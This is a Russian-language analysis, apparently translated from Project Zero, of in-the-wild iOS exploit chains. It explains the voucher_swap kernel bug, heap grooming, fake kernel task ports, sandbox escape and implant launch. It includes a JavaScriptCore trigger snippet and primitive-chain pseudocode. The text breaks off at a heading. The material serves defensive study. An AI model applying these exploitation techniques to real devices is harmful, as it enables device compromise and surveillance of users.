
Чтение всех свойств IOSurface обратно в пользовательское пространство раскрывает возможные указатели ядра. Допустимый указатель определяет адрес целевого Mach-порта в ядре.

Повторять до успеха


Второй триггер использует новые схемы размещения 4096- и 6144-байтных объектов.



Эксплойт снова создаёт пустоты:



4096-байтный буфер внестрочной памяти содержит два известных указателя на порты. Чтение за пределами буфера затягивает их в данные запроса, а запись за пределами буфера копирует их в соседний дескриптор внестрочных портов. Для этих записанных указателей ссылки не получались, поэтому теперь дескриптор содержит удерживающие ссылки значения, о которых не знает его учёт владения.



Путь к поддельному порту задачи ядра

В отличие от предыдущих цепочек, эксплойт не уничтожает повреждённое сообщение внестрочных портов немедленно. Он уничтожает своё обычное право на отправку в `target_port`, и указатель внутри поставленного в очередь дескриптора остаётся единственным путём к теперь уже висячему `ipc_port`.

После уничтожения окружающих групп портов и принудительной сборки мусора зон посредством давления на память исходная задача больше не имеет висячего имени в своём пространстве имён. Но ей по-прежнему принадлежит право на получение Mach-сообщения с повреждённым

дескриптором. Более позднее получение этого сообщения импортирует указатель и воссоздаёт право на отправку висячему порту.

Это важное различие: поставленное в очередь сообщение служит долговременным хранилищем ссылки, которую после межзонного замещения можно снова преобразовать в имя пользовательского пространства.

Порты в каналах

Освобождённая страница `ipc_port` напрямую замещается изменяемыми буферами каналов с поддельными структурами порта и задачи. Маркер контекста определяет нужный канал и смещение. Чтение и перезапись этого канала изменяют живой поддельный порт без повторного выделения его базовой памяти.

Затем цепочка снова использует примитив чтения `pid_for_task` и создание поддельного порта задачи ядра, разработанные в цепочках № 2 и № 3. Получив чтение и запись ядра, она заимствует учётные данные `launchd`, исправляет политику выполнения платформы, добавляет CDHash импланта в динамический кеш доверия, запускает имплант и по возможности восстанавливает состояние процесса.

Имплант описан в разборе импланта.

Цепочка эксплойтов iOS, обнаруженная в реальных атаках, 5: `task_swap_mach_voucher`

Эта уязвимость стала результатом тройного пересечения между операторами реальных атак, Брэндоном Азадом из Project Zero и исследователем Qihoo 360 @S0rryMybad. 17 ноября 2018 года @S0rryMybad использовал её, чтобы выиграть 200 000 долларов на TianFu Cup. Независимо от него Брэндон сообщил об уязвимости Apple 6 декабря. Apple исправила CVE-2019-6225 22 января 2019 года и указала обоих исследователей.

У операторов уже были работающие уязвимости нулевого дня из цепочки № 4, однако они перешли на этот эксплойт. Вероятными причинами стали надёжность и простота: одна уязвимость заменила цепочку из нескольких ошибок и позволила избежать нестабильной гонки повторного выделения XPC на основе потоков.

Ещё удивительнее сама ошибка. Apple добавила незавершённую функцию ваучеров в iOS 8 в 2014 году. По всей видимости, её новый MIG-метод порта задачи никогда не работал правильно. Обычный вызов с ожидаемыми аргументами вызвал бы панику ядра. Дефект сохранялся около четырёх лет и в итоге стал применяться для массовой эксплуатации.

Ваучеры

Ваучеры Mach представляют наборы атрибутов, которые можно передавать между процессами через право отправки Mach. Объект ядра `ipc_voucher` содержит счётчик ссылок, таблицу атрибутов и указатель на `ipc_port`, представляющий его пользовательскому пространству.


Предполагаемый контракт владения уязвимого метода описан в статье *voucher_swap: эксплуатация подсчёта ссылок MIG в iOS 12*. MIG передаёт `new_voucher` как заимствованную ссылку и передаёт методу владение входным `old_voucher`; при успешном выполнении метод должен вернуть старый ваучер во владение вызывающей стороне.

Реализация-заглушка лишь перезаписывала указатель ввода-вывода:

```
kern_return_t task_swap_mach_voucher(
    task_t task,
    ipc_voucher_t new_voucher,
    ipc_voucher_t *in_out_old_voucher) {
    if (task == TASK_NULL)
        return KERN_INVALID_TASK;

    *in_out_old_voucher = new_voucher;
    return KERN_SUCCESS;
}
```


Она не освобождала входной старый ваучер и не увеличивала счётчик ссылок заимствованного нового ваучера. Позже обёртка освобождала и преобразовывала значения в соответствии с семантикой MIG, что предоставляло атакующим как утечки ссылок, так и их сбрасывание.



Первопричина может быть неочевидна читателям, незнакомым с MIG, но обнаружить сбой элементарно: достаточно создать ваучеры и вызвать метод. Это была не теоретическая слабость, а активно эксплуатируемая уязвимость.

Эксплуатация

Объект `ipc_voucher` выделяется из зоны и указывает на порт ваучера. Эксплойт с помощью примитива сбрасывания ссылок освобождает ваучер, на который всё ещё остаются ссылки в приостановленном потоке. Затем сборка мусора зон позволяет повторно использовать его страницу для выделений другого класса.




Стратегия эксплуатации

Эксплойт определяет размер страниц — 4 КиБ или 16 КиБ — через `hw.memsize`, создаёт приостановленный поток и сохраняет его порт. Он увеличивает ограничение на количество файловых дескрипторов и создаёт 0x800 каналов.


Кроме того, он выделяет:

• Две большие группы портов, `ports_a` и `ports_b`.
• Два отдельных целевых порта.
• Один ваучер ATM, зарезервированный для конца эксплуатации.
• 0x2000 уникальных ваучеров ATM **до** цели.
• Целевую группу ваучеров и группу **после** неё, окружающие жертву.


Давление на память запускает сборку мусора зон. Группы ваучеров должны разместить цель во фрагменте, содержащем только подконтрольные атакующему объекты `ipc_voucher`.



Целевой ваучер устанавливается в приостановленном потоке. `task_swap_mach_voucher` вызывается в комбинациях, которые сбрасывают ссылки, не удаляя указатель потока. Уничтожение окружающих ваучеров опустошает фрагмент, и сборщик мусора под давлением памяти возвращает его в общий пул зон.




Дескрипторы внестрочной памяти замещают освобождённую страницу ваучера управляемыми байтами. Вызов `thread_get_mach_voucher()` через висячий указатель интерпретирует эти байты как `ipc_voucher`, увеличивает поддельный счётчик `iv_refs` и преобразует поддельный `iv_port` в право отправки пользовательского пространства.



Эксплойт выделяет 0x2000 портов `discloser_before_ports`, один соседний целевой порт с контекстом `0x1337733100` и соответствующие порты после него. Дескрипторы OOL принимаются до тех пор, пока один из них не будет содержать правдоподобный указатель ядра и `iv_refs == 0x101`: распыление установило его в `0x100`, а создание порта ваучера добавило единицу.

Соответствующий буфер раскрывает адрес ядра. Перед повторным использованием дескриптора эксплойт перемещает `iv_port` на следующую страницу размером 16 КиБ. Исходная поддельная ссылка на порт ваучера не позволила бы опустошить фрагмент зоны и выполнить сборку мусора; смещение указателя нацеливает его на страницу, которую можно повторно выделить в другой зоне.




Теперь у эксплойта есть обе предпосылки для чтения и записи памяти ядра:

1. Управляемый указатель, интерпретируемый как `ipc_port`.
2. Известный адрес ядра, по которому могут попасть управляемые данные распыления.

Каналы

Буферы 0x800 каналов содержат поддельные порты `pid_for_task`. Поскольку известно, что `iv_port` указывает на границу 4 КиБ, каждый поддельный порт занимает нижнюю половину буфера канала. По смещению `+0x800` в буфере записан индекс канала, а поддельная задача организована так, чтобы `pid_for_task()` прочитала этот маркер.



Эксплойт вызывает `thread_get_mach_voucher()`, чтобы получить право отправки поддельному порту, затем вызывает `pid_for_task()` и по возвращённому маркеру определяет успешный канал. Чтение и перезапись этого канала изменяют поддельную задачу и порт по известному адресу ядра.

Далее создаётся стандартный примитив:

```
fake ipc_port -> fake task -> controlled bsd_info
```

```
pid_for_task  -> 32-bit arbitrary kernel read
read real kernel_task fields
upgrade fake task port
mach_vm_read / mach_vm_write -> arbitrary kernel read/write
```

Выход из песочницы

Эксплойт проходит по списку `allproc`, чтобы найти собственный процесс и `launchd`. Он временно присваивает текущему процессу учётные данные launchd, наследуя его идентификатор root и профиль песочницы.

Затем он:

1. Исправляет доступную для записи копию или указатель байт-кода политики платформы в песочнице.
2. Читает встроенный имплант из `__DATA,__file`.
3. Вычисляет его CDHash и добавляет его в динамический кеш доверия.
4. Записывает бинарный файл в `/tmp/updateserver`.
5. Запускает его через `posix_spawn()`.
6. Помечает устройство как скомпрометированное, устанавливая `kern.maxfilesperproc` в `0x27ff`.

Имплант исследован в статье «Разбор импланта».

Очистка

Поддельный порт задачи ядра уничтожается. Его искусственный счётчик ссылок равен `0x2000`, поэтому память нижележащего канала неожиданно не освобождается. Все дескрипторы каналов закрываются, и эксплойт завершает работу.

Наконец, он обращается к конечной точке HTTP, чтобы сообщить об очередной успешной компрометации. Имплант продолжает работать с правами root и запускает цикл опроса сервера управления.

Эксплойты JSC

В этой статье исследуются уязвимости WebKit, использованные для первоначального проникновения и подготовки пяти цепочек повышения привилегий iOS. Каждый эксплойт добивается выполнения шелл-кода в изолированном процессе WebContent Safari. Chrome на iOS содержал тот же уязвимый код WebKit, но наблюдавшаяся кампания на него не нацеливалась.

Эксплойты используют общую архитектуру:

1. Активировать ошибку JavaScriptCore.
2. Создать `addrof` и `fakeobj` через путаницу между double и `JSValue`.
3. Построить поддельный объект JavaScript для чтения и записи памяти.
4. Обойти ограничения записи JIT и внедрить шелл-код.
5. Выполнить соответствующую полезную нагрузку повышения привилегий.

Новые ошибки подключались к в основном стабильной инфраструктуре эксплуатации. Некоторые могли быть уязвимостями нулевого дня, а другие, вероятно, использовались в промежутке между публичным исправлением WebKit и его доставкой пользователям iOS.

Например, 9 февраля 2019 года WebKit публично исправил CVE-2019-8518 в HEAD репозитория и добавил регрессионный тест, демонстрировавший доступ к `JSArray` за границами. Пользователи iOS получили патч лишь 25 марта в iOS 12.2, примерно через шесть недель. Оператору с готовой инфраструктурой могут потребоваться считаные дни для замены активации.

Другие разработчики иначе обращались с этим разрывом. Chromium исторически публиковал JavaScript PoC вместе с исправлениями, хотя в некоторых новых патчах их уже не было. Microsoft сохраняла изменения безопасности Chakra закрытыми до выпуска. Mozilla обычно удерживала исправления почти до следующего релиза и избегала публикации активирующего JavaScript.

Эксплойт 1: iOS 10.0–10.3.2

Первый эксплойт нацелен на CVE-2017-2505, о которой lokihardt сообщил как о проблеме Project Zero 1137. WebKit исправил её в HEAD 11 марта 2017 года, но пользователи получили iOS 10.3.2 только 15 мая, более чем через два месяца.

Активация из реальной атаки почти полностью совпадает с тестом, опубликованным вместе с патчем.

```
try {
    (function () {
        let a = {
            get val() {
                [...{a = 1.45}] = [];
                a.val.x;
            },
        };

        a.val;
    })();
} catch (e) {
}
```

vulnerability test case in webkit tracker

```
function ex_(ow){
    try {
        (function () {
            let a = {
                get val() {
                    [...{a = ow}] = [];
                    a.val.x;
                },
            };

            a.val;
        })();
    } catch (e) {
    }
}
```

vulnerability trigger found in the wild

Ошибка смешивает представления хранилища массивов. Эксплойт превращает повреждение в перекрывающиеся массивы double и объектов, а затем создаёт обычные примитивы получения адреса, поддельного объекта и TypedArray.

Эксплойт 2: iOS 10.3–10.3.3

Этот эксплойт, по-видимому, нацелен на CVE-2017-7064 или её вариант, зарегистрированный lokihardt как проблема 1236. WebKit исправил её 18 апреля 2017 года; iOS 10.3.3 вышла 19 июля, оставив трёхмесячное окно.

Неинициализированная память трактуется как содержимое массива JavaScript. Подготовка кучи управляет этой памятью и создаёт путаницу между double и `JSValue`. Операторы строят `addrof` и `fakeobj`, а затем подделывают TypedArray для произвольного чтения и записи.

Эксплойт 3: вероятно, iOS 11.0–11.3

